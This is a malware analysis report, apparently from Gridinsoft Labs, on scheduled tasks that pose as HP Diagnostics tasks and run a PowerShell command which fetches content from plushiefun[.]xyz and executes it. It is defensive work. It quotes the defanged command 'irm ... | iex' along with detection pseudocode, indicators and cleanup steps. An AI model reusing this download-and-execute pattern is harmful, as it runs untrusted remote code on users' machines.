
Gridinsoft Labs observed the same remote PowerShell execution pattern on nine distinct Windows endpoints. Activity recorded under the legitimate Hewlett-Packard Diagnostics task identities abo, bcf, and bhm1 placed WindowsEventOptimizer before cmd.exe; PowerShell then retrieved /son from plushiefun[.]xyz and passed the response directly to Invoke-Expression. The supplied evidence does not establish whether genuine HP-created task objects were modified or lookalike tasks reused those identities.
The exact domain is a high-confidence detection indicator in the observed dataset. It appeared only inside a download-and-immediately-execute chain, and the supplied command contexts contained no clean or trusted use of that destination. The launcher hash is deliberately not recommended for blocking: the supplied evidence describes a Microsoft-like presentation but does not verify the file identity or signature. A hash-only rule therefore carries dual-use or legitimate-copy false-positive risk while missing the more important task, command-line, and network relationship.
plushiefun[.]xyz when it appears in endpoint, DNS, proxy, or firewall telemetry. Treat WindowsEventOptimizer and the three task identities as correlation signals rather than standalone global verdicts. The supplied evidence does not establish task provenance, launcher authenticity, the downloaded stage, a malware family, an initial-access method, or an operator.Key findings
- Gridinsoft observed the chain on nine distinct endpoints, with one report represented for each endpoint.
abo,bcf, andbhm1are legitimate HP Diagnostics task identities. The suspicious signal is the observed action and domain, not the names themselves.- The observed process context connects
WindowsEventOptimizertocmd /cand PowerShell. irmretrieves the response fromhxxps://plushiefun[.]xyz/son.- The pipeline sends that response to
iex, so the server can replace the next stage without changing the scheduled task or launcher. - The one-liner does not save a conventional PowerShell script before execution. This does not prove that the returned code or later stages remain fileless.
- The exact domain and full behavioral chain are safer detection choices than a launcher file hash with unresolved dual-use or legitimate-copy false-positive risk.
Research scope and methodology
This report uses an owner-supplied summary of Gridinsoft observations covering nine distinct endpoints. We limited the incident analysis to the facts explicitly supplied for publication: task identities, the launcher and process sequence, the PowerShell command, and the destination. Separately, we inspected HP’s official PC Hardware Diagnostics Windows package SP173208, version 3.1.1.0, to establish the clean task-name and action baseline [1]. The supplied endpoint evidence does not include raw task definitions, the launcher binary, its verified signature or hash, or the remote response body. This article publishes no customer names, usernames, hostnames, internal identifiers, or private file paths.
| Evidence class | What the supplied evidence supports |
|---|---|
| Observed directly | Nine distinct endpoints and nine reports; task identities abo, bcf, and bhm1 under Hewlett-Packard Diagnostics; WindowsEventOptimizer context; cmd, PowerShell, irm, iex, and plushiefun[.]xyz/son. |
| Known-good HP baseline | The official HP package registers the hpdiags protocol and contains the ABO, BCF, and BHM1 task routes. Normal actions use cmd /c start hpdiags://<route>, without PowerShell or the external domain. |
| High-confidence assessment | The exact domain is malicious in the observed chain because it occurred only as the source of content immediately executed by PowerShell, with no clean command-context matches in the supplied observations. |
| Not established | Whether genuine HP tasks were modified or lookalikes created; launcher identity and signature; the contents of the /son response; a malware-family name; downstream capabilities; initial access; actor identity; execution interval; and whether every file presenting as the launcher is malicious. |
Observed execution chain

The following command is normalized and defanged for publication. The supplied representation used escaped path separators; the version below preserves the behavior without providing a live copy-and-run destination.
WindowsEventOptimizer
  → cmd /c powershell -command "irm 'hxxps://plushiefun[.]xyz/son' | iex"
1. Scheduled tasks provide persistence
abo, bcf, and bhm1 are legitimate identities used by HP PC Hardware Diagnostics Windows. Our inspection of the official package found the corresponding routes under Hewlett-Packard\HP Diagnostics and a registered hpdiags protocol. The identities therefore create ambiguity rather than a name-only verdict: the supplied endpoint evidence does not show whether an existing vendor task was modified or a lookalike task was created. An administrator should open the task action and compare its path, arguments, author, creation time, and signature context with a known-good baseline.
A known-good action uses cmd /c start hpdiags://ABO, hpdiags://BCF, or hpdiags://BHM1. That is materially different from the observed transition through WindowsEventOptimizer into PowerShell download-and-execute tokens and plushiefun[.]xyz. The strong detection is that complete relationship. This is the same defensive principle explained in our guide to script-based malware: the launcher and interpreter can be legitimate while the surrounding command and persistence are malicious.
The same action-first check also matters for the QuantumMindCopy and QuantumMindSetup scheduled tasks. In that separate trojanized-installer chain, the observed QuantumMindCopy task was dormant while DataHarbor provided the active logon persistence, so deleting by name alone would have missed the component that actually relaunched.
2. The launcher reaches PowerShell through cmd.exe
The observed relationship places WindowsEventOptimizer before cmd /c, which then starts PowerShell with a one-line command. This parent-child chain matters more than the launcher name by itself. The supplied evidence does not include the launcher’s path, signature, or binary for independent verification. Defenders should preserve the file, path, signer, signature status, and hash as investigation evidence without turning one unresolved hash into a fleet-wide block.
3. irm retrieves the remote response
irm is a PowerShell alias for Invoke-RestMethod, a cmdlet that sends HTTP or HTTPS requests and returns the response to the pipeline [2]. In this chain, its destination is the defanged endpoint hxxps://plushiefun[.]xyz/son. No ordinary .ps1 output path is supplied.
4. iex evaluates the response as code
iex is the alias for Invoke-Expression. It evaluates a string as a PowerShell command. Microsoft specifically warns against passing untrusted strings into this cmdlet because doing so can execute arbitrary commands [3]. Here, the network response becomes that string.
This is a fileless handoff, not proof of a wholly fileless infection. The observed command can execute a response without first saving a conventional script, but that response could still create files, services, Run keys, WMI subscriptions, remote-access components, or additional tasks. The evidence supplied for this article does not include the response body, so those possibilities remain investigation questions rather than published findings.
Why the second stage can change
The persistent task contains a stable retrieval instruction, not a fixed second-stage payload. As long as the task continues to request /son, the operator can replace the server response while leaving the local task and launcher untouched. An endpoint may therefore show the same persistence and domain even when the next code executed on Monday differs from the response delivered on Friday.
This is why a single downstream file hash would have a short useful life even if one were recovered. The durable identity is behavioral: a scheduled task reaches the same process chain, PowerShell requests the same endpoint, and the returned text is evaluated immediately. Hunt and block that relationship while separately collecting whatever later-stage files appear on each host.
Stable indicators and detection decisions
| Signal | Detection decision |
|---|---|
plushiefun[.]xyz and /son |
High-confidence network indicator in the observed dataset. Block the exact domain and alert on historical or future resolution, proxy, TLS, and connection records. |
abo, bcf, or bhm1 under Hewlett-Packard Diagnostics |
Strong persistence correlation only when the task action matches the observed process, command-line, and domain chain. Do not classify or disable every same-named object without inspecting its action and comparing it with a known-good baseline. |
cmd /c → PowerShell → irm → iex |
High-value behavioral analytic, especially when the command contains an external URL or the exact domain. |
WindowsEventOptimizer |
Preserve and investigate the path, parent, child, signature, and surrounding task. The label alone is not a safe global block rule. |
| Launcher exact-file hash | Not selected for blocking. The launcher’s identity and signature are unverified, so dual-use or legitimate-copy false positives make a context-free hash rule less safe than the exact domain and process correlation. |
| Retrieved response and later-stage hashes | Unknown in this dataset and potentially changeable. Collect per endpoint instead of inventing a fixed IOC set. |
MITRE ATT&CK mapping
The mapping below is intentionally limited to behavior visible in the supplied command and task data. It does not add downstream techniques that the unknown server response might perform.
| Technique | Evidence and confidence |
|---|---|
| T1053.005 — Scheduled Task/Job: Scheduled Task | Observed. Scheduled tasks identified as abo, bcf, and bhm1 provide persistence under legitimate HP Diagnostics identities, but with the observed PowerShell/domain action. MITRE documents scheduled-task abuse for execution and persistence [4]. |
| T1059.003 — Command and Scripting Interpreter: Windows Command Shell | Observed. The chain includes cmd /c before the PowerShell invocation. |
| T1059.001 — Command and Scripting Interpreter: PowerShell | Observed. PowerShell retrieves remote content with irm and evaluates it with iex. |
Detection and hunting opportunities
The following examples are correlation pseudocode, not drop-in rules. Adapt field names to the EDR, SIEM, DNS, proxy, or task-inventory product in use.
Task and command correlation
TaskName IN ("abo", "bcf", "bhm1")
AND TaskMetadata CONTAINS "Hewlett-Packard Diagnostics"
AND TaskAction CONTAINS "powershell"
AND TaskAction CONTAINS ("irm" OR "Invoke-RestMethod")
AND TaskAction CONTAINS ("iex" OR "Invoke-Expression")
AND TaskAction CONTAINS "plushiefun.xyz"
PowerShell download-and-execute correlation
Image ENDSWITH "\powershell.exe"
AND CommandLine CONTAINS ("irm" OR "Invoke-RestMethod")
AND CommandLine CONTAINS ("iex" OR "Invoke-Expression")
AND CommandLine CONTAINS "plushiefun.xyz"
Network correlation
DNSQuery == "plushiefun.xyz"
OR (UrlDomain == "plushiefun.xyz"
    AND (UrlPath == "/son" OR ProcessChain CONTAINS "powershell"))
Useful telemetry includes task definitions and change history, process creation with full command lines and parent relationships, PowerShell script-block or operational logging where enabled, DNS and proxy records, firewall or EDR network events, and file/service/startup changes around the task trigger time. Raise severity when the exact domain and one of the task or process correlations occur on the same host.
If a security product is already reporting repeated outbound PowerShell activity, preserve its timestamp, parent process, and URL before clearing the alert. Our PowerShell outbound-connection triage explains how to work backward from that evidence to the task or launcher.
Containment and cleanup
- Contain the destination. Block
plushiefun.xyzat DNS, proxy, firewall, and endpoint controls. Search historical telemetry for the exact domain and/son. Do not open the destination in a normal browser or rerun the command. - Preserve the persistence evidence. Export or record the matching task definition, action, author, trigger, creation and modification times, security descriptor, and related process tree before removal. On managed systems, confirm ownership with the administrator.
- Disable the malicious chain. Disable or quarantine the matching
abo,bcf, orbhm1task only when its action and domain match this report. Do not disable a same-named HP task on name alone. Stop the associated process only after the evidence needed for investigation is captured. - Investigate the launcher without unsafe hash blocking. Record the
WindowsEventOptimizerfile path, signer, signature status, hash, parent, children, and first-seen time. Quarantine a confirmed malicious copy locally, but do not deploy a context-free global hash block while the file identity remains unresolved. - Look beyond the visible task. Review new files, services, Run keys, Startup items, WMI subscriptions, additional scheduled tasks, browser changes, and remote-access tools created around the observed execution. The unknown response may have established a separate persistence point.
- Scan, reboot, and verify again. Run a full Gridinsoft Anti-Malware scan, remove confirmed detections and persistence, reboot, and repeat the scan and task/network checks. A clean second pass reduces the chance that a remaining launcher restores the chain.
- Handle account risk from evidence. The observed command does not prove credential theft. If follow-on telemetry shows an infostealer, remote access, browser-data collection, or unexplained account sessions, revoke sessions and change important passwords from a clean device after endpoint containment.
Deleting only the scheduled task or blocking one outbound attempt may not remove code already executed from the remote response. Scan for hidden files, startup entries, services, additional tasks, bundled components, and other persistence before returning the endpoint to normal use.
If the process path is wrong, the name imitates a Windows component, or high CPU started after an unknown installer, scan for hidden miners, services, startup entries, and bundled components.
Scan for the task and follow-on stagesEvidence limitations and confidence
We assess the exact domain as malicious in the observed command context with high confidence. We assess the task trio, HP Diagnostics identity, and process chain as a strong correlation set. We do not claim that a task name, launcher label, or file hash is malicious in every environment without the associated action and network evidence.
The evidence supplied for this article does not include the /son response body, so this report does not name a payload family or claim credential theft, remote control, mining, ransomware, or any other downstream capability. It also does not establish how the first component reached the endpoints, whether the observed task objects were modified vendor tasks or lookalikes, or whether the launcher is an authentic signed component. The HP package inspection establishes only that the three identities and hpdiags:// actions have a legitimate baseline. Those boundaries are operationally important: incident response should search for later-stage evidence, while public detection should stay anchored to what was actually observed.
A separate Gridinsoft Labs investigation of OkoBot/TookPS scheduled-task and PowerShell behavior demonstrates why irm/iwr plus iex is a behavioral pattern, not a malware-family signature. This Plushiefun report is intentionally not attributed to that campaign.
References
- HP. “HP PC Hardware Diagnostics Windows (Windows 10/11 64-bit), SP173208, version 3.1.1.0.” HP SoftPaq release page, effective May 20, 2026, accessed August 10, 2026. https://ftp.hp.com/pub/softpaq/sp173001-173500/sp173208.html
- Microsoft Learn. “Invoke-RestMethod (Microsoft.PowerShell.Utility).” Microsoft, Windows PowerShell 5.1 documentation, accessed August 10, 2026. https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-restmethod
- Microsoft Learn. “Avoid using Invoke-Expression.” Microsoft, last updated November 17, 2022, accessed August 10, 2026. https://learn.microsoft.com/en-us/powershell/scripting/learn/deep-dives/avoid-using-invoke-expression
- MITRE ATT&CK. “Scheduled Task/Job: Scheduled Task (T1053.005).” MITRE, version current May 12, 2026, accessed August 10, 2026. https://attack.mitre.org/techniques/T1053/005/